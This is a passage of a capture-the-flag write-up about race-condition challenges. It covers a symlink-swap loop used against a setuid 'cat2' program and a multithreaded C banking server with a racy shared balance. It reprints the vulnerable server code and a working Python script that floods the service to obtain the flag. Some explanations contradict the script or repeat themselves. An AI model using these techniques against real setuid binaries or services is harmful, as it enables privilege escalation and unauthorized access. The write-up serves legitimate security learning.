- If the file specified in `file\_to\_check` does not exist in the current directory, the script proceeds to perform the following actions:
- It creates an empty file with the name specified in `file\_to\_check` using the `touch` command.
- It creates a symbolic link to a file named "flag" located in the directory `/home/run/`. This link has the same name as the file specified in `file\_to\_check`. The `-s` option in `ln -sf` creates a symbolic link, and the `-f` option forcibly replaces the link if it already exists.
- It then deletes the file specified in `file\_to\_check` using the `rm` command.

**3. Output Messages:**



— After either checking the existence of the file or creating/linking/deleting it, the script prints out informative messages indicating the actions taken.

#### 4. Endless Loop:

— The script operates within an infinite loop (`while true`), meaning it continues these actions indefinitely until manually interrupted by the user (e.g., by pressing `Ctrl+C`).

Overall, the script appears to have a purpose of creating, linking, and deleting a file named “demo” in an endless loop. This loop can potentially lead to high resource utilization if not managed properly, and its specific use case or intended purpose is not entirely clear from the provided code. It may be helpful to have a more detailed context or explanation for a more complete understanding of its intended functionality.

```

[SECURITY BREACH] The user does not have access
Terminating...
race@car:/home/run$ ./cat2 /home/race/demo
Welcome to cat2!
This program is a side project I've been working on.
Unlike cat, the cat2 command performs additional security checks.
This allows the command to be security compliant.
Checking the user's security context...
Context has been checked, proceeding!
[SECURITY BREACH] The user does not have access
Terminating...
race@car:/home/run$ ./cat2 /home/race/demo
Welcome to cat2!
This program is a side project I've been working on.
Unlike cat, the cat2 command performs additional security checks.
This allows the command to be security compliant.
Checking the user's security context...
Context has been checked, proceeding!
The user has access, outputting file...the flag
race@car:/home/run$
  
```

Awesome! We got the flag

## Race Condition-3

```

race@car:/home/sprint$ ls -la
total 48
drwxr-xr-x 2 sprint sprint 4096 Mar 27 2023 .
drwxr-xr-x 6 root root 4096 Mar 27 2023 ..
-rwsr-sr-x 1 sprint sprint 17032 Mar 27 2023 bankingsystem
-rw-r--r-- 1 sprint sprint 2888 Mar 27 2023 bankingsystem.c
-rw-r--r-- 1 sprint sprint 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 sprint sprint 3771 Jan 6 2022 .bashrc
-rw----- 1 sprint sprint 40 Mar 27 2023 flag
-rw-r--r-- 1 sprint sprint 807 Jan 6 2022 .profile
race@car:/home/sprint$

```

We are going to analyze the code!

```

1 void *run_thread(void *ptr) {
2     long addr;
3     char *buffer;
4     int buffer_len = 1024;
5     char balance[512];
6     int balance_length;
7     connection_t *conn;
8
9     if (!ptr) pthread_exit(0);
10
11     conn = (connection_t *)ptr;
12     addr = (long)((struct sockaddr_in *) &conn->address->sin_addr.s_addr);
13     buffer = malloc(buffer_len + 1);
14     buffer[buffer_len] = 0;
15
16     read(conn->sock, buffer, buffer_len);
17
18     if (strstr(buffer, "deposit")) {
19         money += 10000;
20     } else if (strstr(buffer, "withdraw")) {
21         money -= 10000;
22     } else if (strstr(buffer, "purchase flag")) {
23         if (money >= 15000) {
24             sendfile(conn->sock, open("/home/sprint/flag", O_RDONLY), 0, 128);
25             money -= 15000;
26         } else {
27             write(conn->sock, "Sorry, you don't have enough money to purchase the flag\n", 56);
28         }
29     }
30
31     balance_length = sprintf(balance, 1024, "Current balance: %d\n", money);
32     write(conn->sock, balance, balance_length);
33
34     usleep(1);
35     money = 0;
36
37     close(conn->sock);
38     free(buffer);
39     free(conn);
40
41     pthread_exit(0);
42 }

```

```

int main(int argc, char **argv) {
    int sock = -1;
    int port = 1337;
    struct sockaddr_in address;
    connection_t *connection;
    pthread_t thread;

    sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &int{1}, sizeof(int));

    address.sin_family = AF_INET;
    address.sin_addr.s_addr = INADDR_ANY;
    address.sin_port = htons(port);

    if (bind(sock, (struct sockaddr *) &address, sizeof(struct sockaddr_in)) < 0) {
        fprintf(stderr, "Cannot bind to port %d\n", port);
        return -1;
    }

    if (listen(sock, 32) < 0) {
        fprintf(stderr, "Cannot listen on port %d\n", port);
        return -1;
    }

    fprintf(stdout, "Listening for connections on port %d...\n", port);
    fprintf(stdout, "Accepted commands: \"deposit\", \"withdraw\", \"purchase flag\"\n");

    while (1) {
        connection = (connection_t *) malloc(sizeof(connection_t));
        connection->sock = accept(sock, &connection->address, &connection->addr_len);
        if (connection->sock <= 0) {
            free(connection);
        } else {
            fprintf(stdout, "Connection received! Creating a new handler thread...\n");
            pthread_create(&thread, 0, run_thread, (void *) connection);
            pthread_detach(thread);
        }
    }

    return 0;
}

```

This code defines a function called `run_thread` that operates within threads in a multi-threaded program, managing network connections and financial operations. The function accepts a pointer argument, `ptr`, assumed to point to a `connection_t` structure, and declares local variables like `addr`, `buffer`, `balance`, `balance_length`, and `conn`.

It checks for a null pointer in the `ptr` argument and terminates the thread if found. The client's IP address is extracted from the `connection_t` structure and stored in `addr`. A 1024-byte buffer is allocated and initialized to read data from the client's socket connection.

The function processes financial transactions based on the content of the buffer, adding or subtracting 10,000 from the ``money`` variable for “deposit” and “withdraw” commands, respectively. For “purchase flag,” it checks if there’s enough money (15,000 or more) to send the flag file to the client and deducts 15,000 from ``money``. Otherwise, it sends an insufficient funds message.

Balance information is calculated based on ``money``, converted to a string, and sent to the client’s socket. A brief sleep pause of 1 microsecond is introduced, and the ``money`` variable is reset to 0.

Finally, the code closes the client’s socket connection, frees memory allocated for the buffer and the ``conn`` structure, and terminates the thread.

In summary, this code serves as the core of a basic server that listens for incoming connections on a specified port and delegates each connection to a separate thread for processing. The specific handling of incoming requests is likely implemented within the ``run_thread`` function, executed for each new connection.

```

if (strstr(buffer, "deposit")) {
    money += 10000;
} else if (strstr(buffer, "withdraw")) {
    money -= 10000;
} else if (strstr(buffer, "purchase flag")) {
    if (money >= 15000) {
        sendfile(conn->sock, open("/home/sprint/flag", O_RDONLY), 0, 128);
        money -= 15000;
    } else {
        write(conn->sock, "Sorry, you don't have enough money to purchase the flag\n", 56);
    }
}
}

```

The provided script serves as the backbone of a network-based banking system. It is designed to handle client requests for depositing, withdrawing funds, or purchasing a specific item referred to as the 'flag.' This system operates in a multi threaded server environment, where each client connection is processed in a separate thread. The server listens on port 1337, eagerly awaiting incoming commands from clients, which it subsequently interprets and acts upon, as follows:

### 1. Deposit Operation:

- If the received command contains the keyword "deposit," the system increases the account balance by 10,000 units.

### 2. Withdrawal Operation:

- If the command is "withdraw," the system deducts 10,000 units from the account balance.

### 3. Flag Purchase:

- If the command is "purchase flag," the system evaluates whether the client has a sufficient balance (at least 15,000 units).

- If the client has enough funds, it proceeds to send a specific file (referred to as the 'flag') to the client through the network connection. This file is located at `"/home/sprint/flag."`
- Subsequently, the system deducts 15,000 units from the client's account balance to complete the purchase.
- If the client does not have enough funds to purchase the flag, a message is sent back to the client, indicating the insufficiency of funds.

In essence, this script facilitates basic banking operations over a network, serving multiple clients simultaneously via multithreading. Clients can interact with the server by issuing commands for depositing, withdrawing, or purchasing the flag item.

The script's primary weakness centers on how it manages the shared 'money' variable. Multiple threads have the capability to access and modify this variable concurrently, which opens the door to a classic programming issue known as a race condition. This vulnerability introduces the risk that, under specific timing conditions, a client could exploit the system.

**Here's how the scenario can unfold:**


- A client initiates a “withdraw” operation to reduce their account balance.
- Simultaneously, another client requests to “purchase flag,” which checks the account balance and proceeds with the purchase if sufficient funds are available.
- Due to the concurrent nature of the threads, the system may validate and execute the flag purchase before recognizing and processing the withdrawal.

This sequence of events demonstrates a critical security flaw — a race condition vulnerability. It occurs when multiple threads compete to access shared resources without proper synchronization or locking mechanisms in place. In this context, it can allow a client to acquire the flag item even if they don't possess the necessary funds, which compromises the system's integrity and security.

```

1
2 =typedef struct {
3     int sock;
4     struct sockaddr address;
5     int addr_len;
6 } connection_t;
7
8 int money;
9
10 =void *run_thread(void *ptr) {
11
12     long addr;
13     char *buffer;
14     int buffer_len = 1024;
15     char balance[512];
16     int balance_length;
17     connection_t *conn;
18
19     if (!ptr) pthread_exit(0);
20

```




Within the script, a critical flaw is evident in how it manages the ‘money’ variable, which is shared among multiple threads. This design flaw creates a classic software problem known as a “race condition.” In essence, a race condition arises when multiple threads attempt to manipulate shared data simultaneously without proper synchronization.

The consequence of this race condition is that it opens a window of opportunity for a client to exploit the system. Specifically, if a client times their commands just right — for instance, issuing a “withdraw” command concurrently with a “purchase flag” command — they can potentially acquire the flag without possessing the required funds.



The root issue here is that the system might process and authorize the flag purchase before it fully acknowledges and processes the withdrawal. This misordering of operations poses a significant security vulnerability, often referred to as a race condition vulnerability. In summary, it's a flaw in the script's design that can be exploited to bypass financial restrictions.



```
balance_length = sprintf(balance, 1024, "Current balance: %d\n", money);
write(conn->sock, balance, balance_length);

usleep(1);
money = 0;

close(conn->sock);
free(buffer);
free(conn);


pthread_exit(0);
```

In order to take advantage of this vulnerability, I developed a Python script that orchestrates the simultaneous execution of multiple threads. These threads are strategically designed to inundate the server with a barrage of 'deposit,' 'withdraw,' and 'purchase flag' commands, all happening concurrently. The primary objective is to exploit the existing race condition vulnerability within the system.

The script is structured in the following manner:

- The 'deposit' and 'withdraw' operations are executed continuously and aggressively. These operations are intentionally intensified to create a hectic environment on the server.
- Meanwhile, the 'purchase flag' function is handled differently. It introduces a deliberate delay, causing it to lag behind the other operations. This timing disparity plays a crucial role in setting the stage for the exploit to unfold.

By employing this strategy, the script aims to capitalize on the race condition vulnerability. It endeavors to seize the opportunity to purchase the 'flag' item, even when the account balance should logically be insufficient to do so. This approach leverages the system's susceptibility to misordered operations and utilizes it as a means to acquire the 'flag' item illicitly.



```

#!/usr/bin/env python3
import socket
import threading

def deposit():
    while True:
        s = socket.socket()
        s.connect(('localhost', 1337))
        s.sendall(b"deposit\n")
        s.close()

def purchase_flag():
    while True:
        s = socket.socket()
        s.connect(('localhost', 1337))
        s.sendall(b"purchase flag\n")
        response = s.recv(1024)
        s.close()

        if response.decode().startswith('THM'):
            print("Flag found: " + response.decode())
            break

def main():
    deposit_thread = threading.Thread(target=deposit)
    purchase_flag_thread = threading.Thread(target=purchase_flag)

    deposit_thread.start()
    purchase_flag_thread.start()

if __name__ == '__main__':
    main()

```

This Python script uses multithreading to perform two actions concurrently: depositing money and attempting to purchase a flag by connecting to a service running on 'localhost' at port 1337.

The script imports the `socket` library for network communication and `threading` for multithreading.

It defines a `deposit` function that continuously connects to the service and sends the string "deposit\n" to simulate depositing money.

It also defines a `purchase\_flag` function that connects to the service, sends "purchase flag\n," and checks the response for a flag (starting with 'THM{'). If found, it prints the flag and exits the loop.

In the `main` function, two threads are created: `deposit\_thread` and `purchase\_flag\_thread`, which handle deposit and flag purchase attempts, respectively.

The `deposit\_thread` is started to continuously deposit money.



# Thanks for reading

@viehgroup